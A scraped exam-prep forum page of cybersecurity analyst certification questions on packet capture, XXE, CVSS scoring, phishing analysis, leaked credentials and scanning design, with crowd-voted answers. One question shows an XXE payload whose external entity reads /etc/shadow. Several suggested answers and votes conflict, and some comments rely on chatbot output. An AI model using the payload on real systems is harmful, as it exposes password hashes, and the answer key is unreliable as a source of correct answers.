🗲️ 👤 **kmordalv** Highly Voted 👍 10 months ago

Selected Answer: B

Correct

In this scenario, where the administrator suspects a DoS attack related to half-open TCP sessions consuming memory, TCPDump would be the best tool to use. It can help prove whether the server is experiencing this behavior by capturing and analyzing the network packets to identify patterns consistent with half-open TCP sessions.

upvoted 15 times

🗲️ 👤 **[Removed]** Highly Voted 👍 7 months, 1 week ago

Selected Answer: B

B) TCPDump

This allows you to inspect packets and view the TCP flags for suspicious activity. Hans IT Academy on YouTube has a good video that briefly touches on this topic. Video #10 of his playlist, title is "Network-related threat indicators"

upvoted 7 times

🗲️ 👤 **chaddman** Most Recent 🕒 8 months ago

TCPDump (B): TCPDump allows the capture and analysis of network traffic. The administrator can use it to examine the state of incoming TCP connections in real-time, making it a suitable tool for diagnosing issues related to half-open TCP sessions.

upvoted 5 times

A security analyst is validating a particular finding that was reported in a web application vulnerability scan to make sure it is not a false positive. The security analyst uses the snippet below:


```
<!--?xml version="1.0" ?-->
<!DOCTYPE replace [<!ENTITY ent SYSTEM "file:///etc/shadow">]>
<userInfo>
<firstName>John</firstName>
<lastName>&ent;</lastName>
</userInfo>
```

Which of the following vulnerability types is the security analyst validating?

- A. Directory traversal
- B. XSS
- C. XXE
- D. SSRF

Suggested Answer: C

Community vote distribution



kmordalv Highly Voted 1 year, 9 months ago

Selected Answer: C

XML external entity injection (also known as XXE) is a web security vulnerability that allows an attacker to interfere with an application's processing of XML data. It often allows an attacker to view files on the application server filesystem, and to interact with any back-end or external systems that the application itself can access.

In some situations, an attacker can escalate an XXE attack to compromise the underlying server or other back-end infrastructure, by leveraging the XXE vulnerability to perform server-side request forgery (SSRF) attacks.

upvoted 15 times

kmordalv 1 year, 9 months ago

References:

<https://portswigger.net/web-security/xxe>

<https://portswigger.net/web-security/xxe/xml-entities>

[https://owasp.org/www-community/vulnerabilities/XML_External_Entity_\(XXE\)_Processing](https://owasp.org/www-community/vulnerabilities/XML_External_Entity_(XXE)_Processing)

upvoted 2 times

dido80 Highly Voted 1 year, 7 months ago

Selected Answer: C

The presence of XML entities (<!ENTITY>) is commonly associated with XXE vulnerabilities. So answer is C.

upvoted 6 times

iliecomptia Most Recent 2 months, 4 weeks ago

Selected Answer: C

From study guide:

There are also other types of attack that target the way a server parses an XML file submitted for upload or XML data submitted as a URL:

XML External Entity (XXE)—This type of attack embeds a request for a local resource, such as the server's password file.

This is exactly what happens here.

upvoted 1 times

cy_analyst 8 months, 2 weeks ago

Selected Answer: C

The attacker references /etc/shadow using the &ent; entity in the XML code.

The XML parser replaces &ent; with the contents of /etc/shadow during the parsing process.

The password hashes from /etc/shadow are displayed where the <lastName> value would normally appear.

If the vulnerable application returns this data in a response (like a web page or an API), the attacker can see and retrieve the hashes.

upvoted 1 times

  **Wole_excel** 10 months, 3 weeks ago

The security analyst is validating for XML External Entity (XXE) Injection vulnerability.

In this scenario, the XML snippet includes an external entity (<!ENTITY ent SYSTEM "file:///etc/shadow">) that references a file on the server. If the web application improperly processes XML input, it could potentially resolve this entity and include the contents of the /etc/shadow file in the XML response, which could expose sensitive information.

XXE vulnerabilities can lead to various attacks, including data exfiltration, denial of service, and server-side request forgery (SSRF).

upvoted 2 times

  **VVV4WIN** 1 year, 7 months ago

I am quite possibly wrong, with my response below after doing even further research. Apologies everyone.

upvoted 3 times



  **VVV4WIN** 1 year, 7 months ago

Selected Answer: A

Directory Traversal...

Directory Traversal- An app attack that allows access to commands, files, and directories that may or may not be connected to the web document root directory. E.g. "../..../etc/shadow" is used in a URL to get to the shadow file. Directory traversals can be used to access any file on a system with the right permissions. Percent encoding can be used to hide directory traversal.

upvoted 1 times

  **dido80** 1 year, 7 months ago

Look again the snippet. "../..../etc/shadow" correct for A, but the log in the question is "////etc/shadow. The presence of XML entities (<!ENTITY>) is commonly associated with XXE vulnerabilities. So answer is C.

upvoted 3 times

Which of the following is the most important factor to ensure accurate incident response reporting?

- A. A well-defined timeline of the events
- B. A guideline for regulatory reporting
- C. Logs from the impacted system
- D. A well-developed executive summary

Suggested Answer: A

Community vote distribution

A (100%)



  **kmordalv** Highly Voted 10 months ago

Selected Answer: A

Correct

Although all of the options presented are important factors in ensuring accurate incident response reporting, but option A, is generally considered the most important factor. Having a detailed timeline of events allows incident responders to understand the sequence of actions, the duration of the incident, and the relationships between different actions. This helps in identifying the root cause of the incident, understanding its scope, and crafting an effective response strategy.

upvoted 7 times

  **[Removed]** Most Recent 7 months, 1 week ago

Selected Answer: A

A) timeline of events

B is wrong since if your timeline details are wrong, then your report to regulators will be wrong. D is wrong for the same reason. Executives would get incorrect details. C is a viable option, but it is not more important than getting the timeline of events correct. Logs would be useful for the evidence collection, but not for the reporting aspect of it, which is what the question is asking. A) is the best option.

upvoted 3 times

  **chaddman** 8 months ago

A well-defined timeline of the events (A): An accurate and well-defined timeline provides the basis for understanding the sequence of events that led to the incident and the actions taken during the response. This is crucial for accurate reporting and for learning from the incident to prevent future occurrences.

upvoted 2 times

  **FoeMarc** 8 months ago

A. A well-defined timeline of the events

Here's why:

Timeline of Events: A well-defined timeline is crucial for incident response reporting because it provides a chronological account of what happened during the incident. This timeline helps in understanding the sequence of events, how the incident unfolded, and what actions were taken in response. It serves as a foundation for accurate reporting.

upvoted 3 times


A security analyst is trying to detect connections to a suspicious IP address by collecting the packet captures from the gateway. Which of the following commands should the security analyst consider running?

- A. `grep [IP address] packets.pcap`
- B. `cat packets.pcap | grep [IP Address]`
- C. `tcpdump -n -r packets.pcap host [IP address]`
- D. `strings packets.pcap | grep [IP Address]`

Suggested Answer: C

Community vote distribution

C (100%)


 **kmordalv** Highly Voted 1 year, 4 months ago

Selected Answer: C

Correct

The `-n` flag ensures that numeric IP addresses are not resolved to hostnames, and the `-r` flag specifies the input pcap file. The `host [IP address]` expression filters packets that involve the specified IP address, helping the security analyst detect connections to the suspicious IP address.

upvoted 9 times

 **glenn Dexter** Highly Voted 8 months, 1 week ago

Selected Answer: C

The command `tcpdump -n -r packets.pcap host [IP address]` is used to read packets from a packet capture file (`packets.pcap`) and display only those packets that involve the specified IP address.

Here's a breakdown of the command options:


`tcpdump`: The command itself, which is used to capture and analyze network traffic.

`-n`: This option instructs `tcpdump` to display IP addresses numerically (in dotted-decimal notation) rather than resolving them to hostnames.

`-r packets.pcap`: Specifies the input file (`packets.pcap`) from which to read packets.

`host [IP address]`: Specifies a filter expression to display packets involving the specified IP address.

upvoted 6 times

 **[Removed]** Most Recent 1 year, 1 month ago

Selected Answer: C

C) `tcpdump`

TCPdump is used to collect packets, which is the tool the security analyst would be used.

upvoted 3 times

 **chaddman** 1 year, 2 months ago

C. `tcpdump -n -r packets.pcap host [IP address]`: This command uses `tcpdump` to read from the `packets.pcap` file (`-r packets.pcap`) and filters traffic to and from the specified host (`host [IP address]`). The `-n` flag prevents DNS name resolution, making the output easier to read. This is the most suitable option for this specific task.

upvoted 3 times

A security analyst reviews the latest vulnerability scans and observes there are vulnerabilities with similar CVSSv3 scores but different base score metrics. Which of the following attack vectors should the analyst remediate first?

- A. CVSS:3.0/AV:P/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
- B. CVSS:3.0/AV:A/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
- C. CVSS:3.0/AV:C/L/PR:L/UI:N/S:U/C:H/I:H/A:H
- D. CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Suggested Answer: C

Community vote distribution

C (100%)

🗳️ 👤 **VVV4WIN** Highly Voted 1 year, 1 month ago

Selected Answer: C

(N)etwork>(A)djacent>(L)ocal>(P)hysical
upvoted 25 times

🗳️ 👤 **leesuh** 3 months, 3 weeks ago

"NALP"

upvoted 2 times

🗳️ 👤 **greatsparta** Most Recent 1 year ago

Selected Answer: C

AV:N (Network): The vulnerability is exploited remotely, and an attacker does not require any access to the target system. This often involves attacks over a network.
upvoted 3 times

🗳️ 👤 **dido80** 1 year ago

Selected Answer: C

AV:N (N)etwork SO ANSWER IS C
upvoted 3 times

🗳️ 👤 **chaddman** 1 year, 2 months ago

Generally speaking, vulnerabilities that are exploitable over the network (AV:N) are often considered the most urgent to remediate because they can be exploited by any attacker who can reach the system over the network.

So, in this case, the analyst should prioritize remediating the vulnerability with the vector CVSS:3.0/AV:C/L/PR:L/UI:N/S:U/C:H/I:H/A:H (Option C), as it can be exploited from the network and therefore poses a higher risk of being exploited by a remote attacker.

upvoted 4 times

🗳️ 👤 **kmordalv** 1 year, 3 months ago

Selected Answer: C

When reviewing vulnerabilities with similar CVSSv3 scores, it's essential to consider the attack vectors and the potential impact on the organization.

Looking at all the values, the only one that changes is AV (Attack Vector).

According to criticality, the order would be as follows: C, B, D, A

The security analyst should focus more on an attack coming from the Network (C). The other options (A,B,D) require the vulnerability to be exploited within the internal network.

upvoted 4 times

A security analyst must review a suspicious email to determine its legitimacy. Which of the following should be performed? (Choose two.)

- A. Evaluate scoring fields, such as Spam Confidence Level and Bulk Complaint Level
- B. Review the headers from the forwarded email
- C. Examine the recipient address field
- D. Review the Content-Type header
- E. Evaluate the HELO or EHLO string of the connecting email server
- F. Examine the SPF, DKIM, and DMARC fields from the original email

Suggested Answer: BF

Community vote distribution



kmordalv Highly Voted 1 year, 10 months ago

Selected Answer: BF

Correct

Review the headers from the forwarded email: Examining the email headers can provide crucial information about the email's source, path, and any intermediaries it went through. This information can help identify signs of spoofing or suspicious behavior.

Examine the SPF, DKIM, and DMARC fields from the original email: These three mechanisms (Sender Policy Framework - SPF, DomainKeys Identified Mail - DKIM, and Domain-based Message Authentication, Reporting, and Conformance - DMARC) are used to authenticate the sender's domain and reduce the likelihood of email spoofing. Checking these fields can provide insights into the authenticity of the email.

upvoted 18 times

Robuste7 2 months, 3 weeks ago

I mean, why should we focus on the forwarded email? Because every time an email is forwarded, the new email creates a new envelop. That means we won't be able to see the old header,

upvoted 2 times

TurboMor 9 months, 4 weeks ago

ChatGPT is going to make you fail hehe... if you review the headers of the "forwarded" email, you are going to look at the details of the forwarded email, not the malicious email.

upvoted 11 times

greatsparta Highly Voted 1 year, 6 months ago

Selected Answer: AF

I think B is a bit of a trick as reviewing the "forwarded" email headers would not provide accurate details of the original path. (unless it is forwarded as an attachment with the original email)

upvoted 18 times

friendlyneighborhoodITguy Most Recent 2 months ago

Selected Answer: BF

ChatGPT, Google Gemini, and Microsoft Copilot - B and F.

upvoted 1 times

f90ecff 2 months, 2 weeks ago

Selected Answer: AF

Chat GPT picked B until I pointed out that it was a forwarded email. Great catch – yes, the fact that it's a forwarded email does matter and can change how useful the headers are.

upvoted 2 times

Comicbookman 3 months, 3 weeks ago

Selected Answer: AF

The two best options for determining the legitimacy of a suspicious email are:

Evaluate scoring fields, such as Spam Confidence Level and Bulk Complaint Level (A) – These scores help determine if an email is likely spam or phishing based on predefined filters and reports.

Examine the SPF, DKIM, and DMARC fields from the original email (F) – These authentication mechanisms verify whether the email was sent from an authorized source and ensure its integrity.

upvoted 1 times

🗨️ **DARKVEGETA** 4 months, 1 week ago

Selected Answer: AF

Threat Analyst here. AF is correct. We are talking about a forwarded email. When my team get a spearphishing email we ALWAYS ask for the original email to be saved and sent to us so we can look at the headers. Forwarded emails will not have that information.

upvoted 2 times

🗨️ **7167087** 5 months, 2 weeks ago

Selected Answer: AF

I think the key here is the assumption of a forwarded email. Forwarded email headers already cannot be useful for analysis, and still you have to focus on addressing the question. A is a general, direct answer of the question, while B is operating on assumptions not addressed in the question.

upvoted 1 times

🗨️ **luiizsoares** 7 months, 1 week ago

Selected Answer: BF

Correct Answers: B. Review the headers from the forwarded email F. Examine the SPF, DKIM, and DMARC fields from the original email

Analysis:

Review the headers from the forwarded email (B): Email headers contain important metadata, such as the sender's IP address, email servers involved, and the path taken by the email. Reviewing headers helps in identifying spoofed addresses and abnormal routing paths.

Examine the SPF, DKIM, and DMARC fields from the original email (F): These fields help validate the authenticity of the email. SPF (Sender Policy Framework), DKIM (DomainKeys Identified Mail), and DMARC (Domain-based Message Authentication, Reporting & Conformance) are email authentication protocols used to verify that the email was indeed sent from the claimed domain and was not altered in transit.

upvoted 1 times

🗨️ **hashed_pony** 8 months, 1 week ago

Forwarded emails DO NOT have headers on the original email. AF is correct.

Source: I'm already an analyst and I've seen this multiple times.

upvoted 4 times

🗨️ **SH_** 9 months, 2 weeks ago

Selected Answer: AF

Answer is AF.

Note that when an email is forwarded, the headers of the original email are not included. So I'll go with AF.

upvoted 3 times

🗨️ **Melmen** 10 months, 3 weeks ago

Option BF - Checking the email header and check the SFP..

upvoted 1 times

🗨️ **zecomeia_007** 11 months, 3 weeks ago

Selected Answer: BF

B. Review the headers from the forwarded email

F. Examine the SPF, DKIM, and DMARC fields from the original email

upvoted 1 times

🗨️ **RiccardoBellitto** 1 year, 2 months ago

Selected Answer: BF

Guys, as a SOC analyst we review the headers and I knowing how CompTIA say things unclearly, I think the "Forwarded" email referee the "Forwarding Email IOC" where, according to the CompTIA Study Guide provided by Dion Training: Forwarding

- When a phishing email is formatted to appear as if it has come as part of a reply or forward chain

So, I'm going with BF

upvoted 4 times

🗨️ **BanesTech** 1 year, 2 months ago

The answer is B,F. While the forwarded email may not include the complete set of original headers, it often includes headers indicating the path the email took from the sender to the recipient. These headers can still provide insights into the email's origin, intermediate servers it passed through, and other relevant information for assessing its legitimacy and security implications.

upvoted 2 times

🗨️ 👤 **section8santa** 1 year, 2 months ago

Selected Answer: EF

E. Evaluate the HELO or EHLO string of the connecting email server: The HELO or EHLO string is part of the SMTP (Simple Mail Transfer Protocol) session initiation and can provide information about the email server that initiated the connection. By examining this string, the analyst can determine if the server is a known or expected sender, which can be a critical factor in assessing the email's legitimacy.

F. Examine the SPF, DKIM, and DMARC fields from the original email: SPF (Sender Policy Framework), DKIM (DomainKeys Identified Mail), and DMARC (Domain-based Message Authentication, Reporting, and Conformance) are email authentication methods that help prevent email spoofing. Analyzing these fields in the email header can help the analyst determine if the email genuinely originated from the stated domain or if it's a spoofed email.

upvoted 1 times

🗨️ 👤 **CyberJackal** 1 year, 3 months ago

Selected Answer: BF

B&F imo.

upvoted 1 times

🗨️ 👤 **Kamel_** 1 year, 4 months ago

As for someone who works in the SOC, we take a look at "BF" first.

upvoted 5 times

🗨️ 👤 **madx411** 1 year, 4 months ago

you dont review forwarded email but email sent to you as attachment., so B is wrong.

upvoted 4 times

🗨️ 👤 **Wutan** 1 year, 2 months ago

Very nicely caught. The answer fooled me too. The header from the forwarded email would not contribute to the analysis.

upvoted 1 times

A vulnerability analyst received a list of system vulnerabilities and needs to evaluate the relevant impact of the exploits on the business. Given the constraints of the current sprint, only three can be remediated. Which of the following represents the least impactful risk, given the CVSS3.1 base scores?

- A. AV:C:H/PR:H/UI:R/S:U/C:H/I:H/A:L - Base Score 6.0
- B. AV:C:H/PR:H/UI:N/S:C/C:H/I:H/A:L - Base Score 7.2
- C. AV:C:H/PR:H/UI:R/S:U/C:H/I:H/A:H - Base Score 6.4
- D. AV:C:H/PR:N/UI:N/S:C/C:L/I:L/A:L - Base Score 6.5

Suggested Answer: A

Community vote distribution

D (63%)

A (37%)

🗳️ 👤 **BanesTech** Highly Voted 1 year, 2 months ago

Selected Answer: D

The answer is D.

- A. Total Impact Score = C + I + A = 0.56 + 0.56 + 0.22 = 1.34
- B. Total Impact Score = C + I + A = 0.56 + 0.56 + 0.22 = 1.34
- C. Total Impact Score = C + I + A = 0.56 + 0.56 + 0.56 = 1.68
- D. Total Impact Score = C + I + A = 0.22 + 0.22 + 0.22 = 0.66

Therefore, vulnerability D represents the least impactful risk, given the CVSS3.1 base scores, as it has the lowest total impact score.

upvoted 14 times

🗳️ 👤 **lilegg** 1 year ago

This is a legit explanation, the numbers don't lie.

upvoted 4 times

🗳️ 👤 **c83335b** Highly Voted 1 year, 1 month ago

Selected Answer: D

you only need to focus on the last three /C:L/I:L/A:L because it is asking for the least impactful so basically is D.

upvoted 7 times

🗳️ 👤 **8f1fc75** Most Recent 7 months, 2 weeks ago

If you ask GPT this, you'll get the wrong answer, since it just looks at the base score.

The fact of the matter is D. has CIA - low/low/low, making it the least impactful overall.

upvoted 3 times

🗳️ 👤 **remmytaylor97** 8 months, 2 weeks ago

Selected Answer: A

the least impactful vulnerability as it has the lowest CVSS score, indicating that it's harder to exploit and requires more conditions to be met compared to the others.

upvoted 1 times

🗳️ 👤 **f72cee9** 9 months, 3 weeks ago

A: Although D has lower CIA impacts, its lower attack barriers (no privileges required, no user interaction, and scope change) make it more concerning. A represents a lower risk due to its higher barriers for exploitation, even though its base score is lower.

upvoted 1 times

🗳️ 👤 **Myfeedins479** 10 months, 2 weeks ago

Selected Answer: D

Can confirm that impact is composed of the confidentiality, integrity, and availability metrics per CompTIA CySA+ Study Guide: Exam CS0-003, Third Edition.

upvoted 3 times

🗳️ 👤 **nap61** 11 months, 2 weeks ago

Selected Answer: A

"Which of the following represents the least impactful risk, GIVEN THE CVSS3.1 BASE SCORES?" Easy question, tricky is in the wording. Based in the score = 6.0. ;)

upvoted 2 times

🗨️ 👤 **LB54** 11 months, 2 weeks ago

Selected Answer: A

Considering the impact on confidentiality, integrity, and availability, Option A (Base Score 6.0) represents the least impactful risk if left unremediated. It has a moderate overall risk level. The other options have either higher availability impact or broader scope, making them riskier choices for prioritization.

The difference between A & D lies in the privileges required and user interaction aspects. Option A requires higher privileges and user interaction, which could limit its exploitation. However, both options have similar overall risk levels.

upvoted 1 times

🗨️ 👤 **RiccardoBellitto** 1 year, 2 months ago

Selected Answer: D

The answer is D since they are asking about the least impactful (impact = CIA triad)

upvoted 1 times

🗨️ 👤 **glenn Dexter** 1 year, 2 months ago

Selected Answer: D

Comparing the impact metrics, option D has the lowest impact overall, as it has low scores for confidentiality, integrity, and availability. Therefore, option D represents the least impactful risk.

upvoted 2 times

🗨️ 👤 **jjkylin** 1 year, 2 months ago

Selected Answer: D

Please note the key word "least impactful risk". The score doesn't represent the impact. The impact is only related to CIA metrics.

upvoted 2 times

🗨️ 👤 **Kmelaun** 1 year, 2 months ago

Selected Answer: A

Agreed with section8santa, while D has greater CIA values, A is harder to exploit due to its attack complexity, privileges and user interaction required. Making it the one with the lowest base score, and the one we would worry about remediating after we remediate the first 3 vulnerabilities. We assume that the higher the base score, the more urgent it is to remediate, we look at other contributing factors when the base scores are the same to further make a decision but in this example, none of the base scores are the same.

upvoted 1 times

🗨️ 👤 **Kmelaun** 1 year, 1 month ago

After further investigation, D would be correct.

upvoted 4 times

🗨️ 👤 **jjkylin** 1 year, 2 months ago

Selected Answer: D

See the CVSS 3.1 user guide.

<https://www.first.org/cvss/v3.1/user-guide>

3.2. Confidentiality and Integrity, Versus Availability Impacts

The Confidentiality and Integrity metrics refer to impacts that affect the data used by the service. For example, web content that has been maliciously altered, or system files that have been stolen. The Availability impact metric refers to the operation of the service. That is, the Availability metric speaks to the performance and operation of the service itself – not the availability of the data. Consider a vulnerability in an Internet service such as web, email, or DNS that allows an attacker to modify or delete all web files in a directory. The only impact is to Integrity, not Availability, as the web service is still functioning – it just happens to be serving back altered content.

upvoted 1 times

🗨️ 👤 **section8santa** 1 year, 2 months ago

Selected Answer: A

This vulnerability, while having high impacts on confidentiality and integrity, has a lower impact on availability (A:L), requires high attack complexity, high privileges, and user interaction. This makes it less likely to be exploited compared to the others, thus representing the least impactful risk among the given options.



upvoted 2 times

🗨️ 👤 **bettyboo** 1 year, 3 months ago

Selected Answer: D

D. because the score for CIA is L



upvoted 1 times

  **jspecht** 1 year, 3 months ago

Selected Answer: A

A requires user interaction UI:R and yet the availability is low A:L making A a better choice than D or C.

upvoted 1 times

  **indyrckstar** 1 year, 5 months ago

Selected Answer: D

Went with D due to CIA are all L.

upvoted 2 times

A recent vulnerability scan resulted in an abnormally large number of critical and high findings that require patching. The SLA requires that the findings be remediated within a specific amount of time. Which of the following is the best approach to ensure all vulnerabilities are patched in accordance with the SLA?

- A. Integrate an IT service delivery ticketing system to track remediation and closure
- B. Create a compensating control item until the system can be fully patched
- C. Accept the risk and decommission current assets as end of life
- D. Request an exception and manually patch each system

Suggested Answer: A

Community vote distribution

A (100%)

  **kmordalv**  10 months ago

Selected Answer: A

Correct

By integrating an IT service delivery ticketing system, you establish a structured and organized process to track the remediation progress of each vulnerability. This approach enables you to efficiently manage the patching process, assign responsibilities, set deadlines, monitor progress, and ensure that all vulnerabilities are addressed within the specified SLA. It provides visibility into the status of each vulnerability and facilitates communication among teams responsible for the patching process.

upvoted 8 times

  **deeden**  6 months, 4 weeks ago

Selected Answer: A

Agree on A, but then proceed to B for those systems that can't meet the deadline.

upvoted 6 times


Which of the following would help an analyst to quickly find out whether the IP address in a SIEM alert is a known-malicious IP address?

- A. Join an information sharing and analysis center specific to the company's industry
- B. Upload threat intelligence to the IPS in STIX/TAXII format
- C. Add data enrichment for IPs in the ingestion pipeline
- D. Review threat feeds after viewing the SIEM alert

Suggested Answer: C

Community vote distribution

C (100%)


  **FoeMarc** Highly Voted 8 months ago

C. Add data enrichment for IPs in the ingestion pipeline.

Here's why:

Data Enrichment: Data enrichment is the process of adding additional context and information to the data in your SIEM. By enriching the SIEM data with threat intelligence feeds that contain information about known-malicious IP addresses, you can quickly identify whether an IP address in an alert is associated with known threats. This process allows for real-time analysis and correlation of SIEM alerts with known threat indicators.

upvoted 28 times

  **kmordalv** Highly Voted 10 months ago

Selected Answer: C


Data enrichment involves enhancing the data in the SIEM system with additional context, such as threat intelligence, before it's processed and analyzed. By adding data enrichment for IPs in the ingestion pipeline, you can check the IP address against threat intelligence feeds, known-malicious IP databases, and other security data sources in real-time. This enables quick identification of whether the IP address is associated with malicious activity.

upvoted 9 times

  **Papaapa77** Most Recent 7 months ago

Good job FoeMarc, I like your explanation.

upvoted 5 times

  **Frog_Man** 7 months, 1 week ago

I select "B" based upon definition and how they are used

upvoted 1 times

  **Frog_Man** 7 months, 1 week ago

<https://socradar.io/what-you-need-to-know-about-stix-and-taxii/>


upvoted 1 times

An organization was compromised, and the usernames and passwords of all employees were leaked online. Which of the following best describes the remediation that could reduce the impact of this situation?

- A. Multifactor authentication
- B. Password changes
- C. System hardening
- D. Password encryption

Suggested Answer: B

Community vote distribution



Sebatian20 Highly Voted 1 year, 6 months ago
Another excellent question from Comptia.

How do you sweeten your tea?

1 - Pour hot water and add sugar; or

2 - Add sugar and pour hot water.

upvoted 73 times

cartman_sc Highly Voted 1 year ago

Selected Answer: B

Implementing MFA immediately after a credential leak doesn't make sense because attackers could use the leaked credentials to set up MFA on their own devices. The most immediate and effective response is to enforce password changes to neutralize the compromised credentials.

upvoted 17 times

ybyttv 3 weeks, 3 days ago

changing password is the same, attacker already have the password, they just change the password.

upvoted 1 times

ybyttv Most Recent 3 weeks, 3 days ago

Selected Answer: A

Both A and B could reduce the impact. The question has two key things: remediation + reduce impact

Remediation is a long term which fix the root cause. Adding MFA could fix the issue right away.

upvoted 1 times

friendlyneighborhoodITguy 1 month, 3 weeks ago

Selected Answer: A

Groq, Gemini, ChatGPT, and Copilot - A.

The best option to reduce the impact of this situation is A. Multifactor authentication (MFA).

While password changes (B) are important and should be done immediately, they don't fully mitigate the risk if attackers already have access or use credentials elsewhere.

System hardening (C) improves overall security posture but doesn't directly address credential leaks.

Password encryption (D) is a preventive measure, but once credentials are leaked, encryption won't help.

Multifactor authentication adds an extra layer of security, making it much harder for attackers to access accounts even if they have stolen usernames and passwords. Organizations should enforce MFA across all critical systems to reduce the risk of unauthorized access.

upvoted 1 times

Only12go 2 months ago

Selected Answer: A

Domain 4.2 – "Recommend appropriate response and recovery strategies." Lists implementing MFA (multifactor / strong authentication) as a primary response to credential-compromise situations.

Domain 1.5 – “Explain the importance of awareness training.” Discusses credential reuse, credential-stuffing, and why organizations should adopt MFA to reduce the blast-radius of a leaked password set.

upvoted 1 times

🗳️ 👤 **cj207800** 2 months ago

Selected Answer: A

This is just my opinion. Multifactor authentication (MFA) would immediately mitigate the risk of attackers using stolen credentials, as they would lack the second authentication factor

upvoted 1 times

🗳️ 👤 **f90ecff** 2 months, 1 week ago

Selected Answer: A

CompTIA emphasizes preventative and layered security controls, especially those that:

Mitigate future risk

Prevent the reuse of stolen credentials

Are aligned with best practices (like zero trust and defense in depth)

MFA is often considered a strategic control that makes leaked passwords far less dangerous.

upvoted 2 times

🗳️ 👤 **noa808a** 2 months, 1 week ago

Selected Answer: B

B is the correct answer. As cartman_sc mentioned, if the password issue is not immediately remediated before setting up MFA, attackers can use the leaked credentials to set up MFA on their own devices, rendering the MFA useless.

upvoted 2 times

🗳️ 👤 **DARKVEGETA** 4 months, 1 week ago

Selected Answer: B

If you're compromised then the best immediate remediation would be to force all employees to change their passwords immediately to regain control of their accounts and implement multi-factor authentication afterwards for extra security.

upvoted 3 times

🗳️ 👤 **SAMicho** 4 months, 1 week ago

Selected Answer: A

While changing password is necessary, attackers may have already accessed accounts before the passwords are changed. Also, users might reuse passwords elsewhere.

upvoted 1 times

🗳️ 👤 **luiizsoares** 7 months, 1 week ago

Selected Answer: A

Correct Answer: A. Multifactor authentication

Analysis: Multifactor authentication (MFA) is the best remediation to reduce the impact of this situation. MFA adds an additional layer of security by requiring a second form of verification (such as a code sent to a phone) in addition to the password. This ensures that even if passwords are compromised, unauthorized access is still prevented.

Explanation of Other Options:

B. Password changes: While changing passwords is necessary and should be done immediately, it does not address the fundamental issue of providing an additional layer of security against future compromises.

C. System hardening: This involves securing systems by reducing their surface of vulnerability, but it doesn't directly address the immediate threat posed by the leaked credentials.

D. Password encryption: Ideally, passwords should already be encrypted. However, once passwords are leaked, encryption cannot reverse the compromise.



upvoted 1 times

🗳️ 👤 **Serac** 8 months, 3 weeks ago

Selected Answer: B

I would go with forcing Password Changes, since it would be easier and quicker to implement than MFA if it isn't already in place.



upvoted 3 times

  **cy_analyst** 8 months, 4 weeks ago

Selected Answer: A

While necessary after a compromise, changing passwords alone does not address the risk of attackers using the credentials before the change. MFA adds an additional layer of protection.

upvoted 1 times

  **cy_analyst** 8 months, 2 weeks ago

While important, changing passwords alone won't fully mitigate the risk, as passwords could be leaked again or reused elsewhere. MFA provides ongoing protection even if passwords are compromised.

upvoted 1 times

  **nap61** 11 months, 2 weeks ago

Selected Answer: B

B. Password changes best describes the immediate remediation that could reduce the impact of this situation. Changing passwords ensures that the leaked credentials are no longer valid, preventing unauthorized access.

Multifactor authentication (A) is also a strong security measure but is more of a preventive control rather than an immediate remediation. System hardening and password encryption (D) are important security practices but do not directly address the immediate need to invalidate the compromised credentials.

upvoted 3 times

  **KingCyber** 1 year, 1 month ago

Selected Answer: A

From Chatgpt: Multifactor authentication (MFA) is the best immediate remediation to reduce the impact of the leaked credentials. It ensures that even if attackers have the correct usernames and passwords, they cannot easily gain access without the second authentication factor. This significantly enhances security and mitigates the risk of unauthorized access.

Password changes: While requiring all employees to change their passwords is an important step, it is not sufficient on its own. Attackers could still use other compromised credentials or intercept new passwords. Without additional measures, simply changing passwords does not fully mitigate the risk.



upvoted 4 times

  **BanesTech** 1 year, 2 months ago

Selected Answer: A

Implementing MFA adds an extra layer of security beyond just passwords. Even if usernames and passwords are compromised, an attacker would still need an additional authentication factor (such as a one-time code sent to a mobile device or a biometric scan) to gain access to accounts. MFA significantly reduces the risk of unauthorized access, even with leaked credentials.

upvoted 1 times

  **8eff281** 1 year, 2 months ago

Selected Answer: B

B is the fastest and cheapest method. My experience with CompTIA is that they tend to treat the cheapest answer as the "best" answer. Not to mention they could implement MFA later but in the immediate they must change the passwords.


upvoted 4 times

A company is deploying new vulnerability scanning software to assess its systems. The current network is highly segmented, and the networking team wants to minimize the number of unique firewall rules. Which of the following scanning techniques would be most efficient to achieve the objective?

- A. Deploy agents on all systems to perform the scans
- B. Deploy a central scanner and perform non-credentialed scans
- C. Deploy a cloud-based scanner and perform a network scan
- D. Deploy a scanner sensor on every segment and perform credentialed scans

Suggested Answer: D

Community vote distribution



🗲️ 👤 [Removed] Highly Voted 1 year, 7 months ago

Selected Answer: A

This ones tough. D can be a good answer but I actually think this is A. If its that segmented and they want to minimize firewall rules, deploying a scanner sensor on every segment doesn't seem practical. It specifically says they're assessing systems, and if the option to deploy the agent directly to the systems is there, then it is less resource heavy and less maintenance to do an agent-based discovery.

upvoted 12 times

🗲️ 👤 Justheretolook Most Recent 1 month, 1 week ago

Selected Answer: D

The correct answer is:

D. Deploy a scanner sensor on every segment and perform credentialed scans

Explanation:

In a highly segmented network, deploying a scanner sensor (or scanner appliance) on each segment allows scanning to occur within each network zone without requiring complex cross-segment firewall rules. This minimizes the number of unique firewall rules, since scanning traffic doesn't need to traverse segments.

Using credentialed scans provides more accurate and detailed results by allowing the scanner to log into systems and assess their configurations and vulnerabilities more thoroughly than non-credentialed scans.

upvoted 1 times

🗲️ 👤 7167087 5 months, 2 weeks ago

Selected Answer: A

It's not D. Key to eliminate it is credentialed scans, you often need to make exceptions in firewall rules for credentialed scans. B would need access to all network segments which would mean extensive firewall modifications.

upvoted 1 times

🗲️ 👤 cy_analyst 8 months, 2 weeks ago

Selected Answer: A

Deploy a scanner sensor on every segment and perform credentialed scans: While this is a good approach for thorough scanning, deploying scanners on every segment increases the complexity and would likely require multiple firewall rules for communication between the scanner and the systems in each segment.

upvoted 1 times

🗲️ 👤 BanesTech 1 year, 2 months ago

Selected Answer: D

Option A, deploying agents on all systems to perform the scans, may be effective in some environments but can be resource-intensive and complex to manage, especially in highly segmented networks.

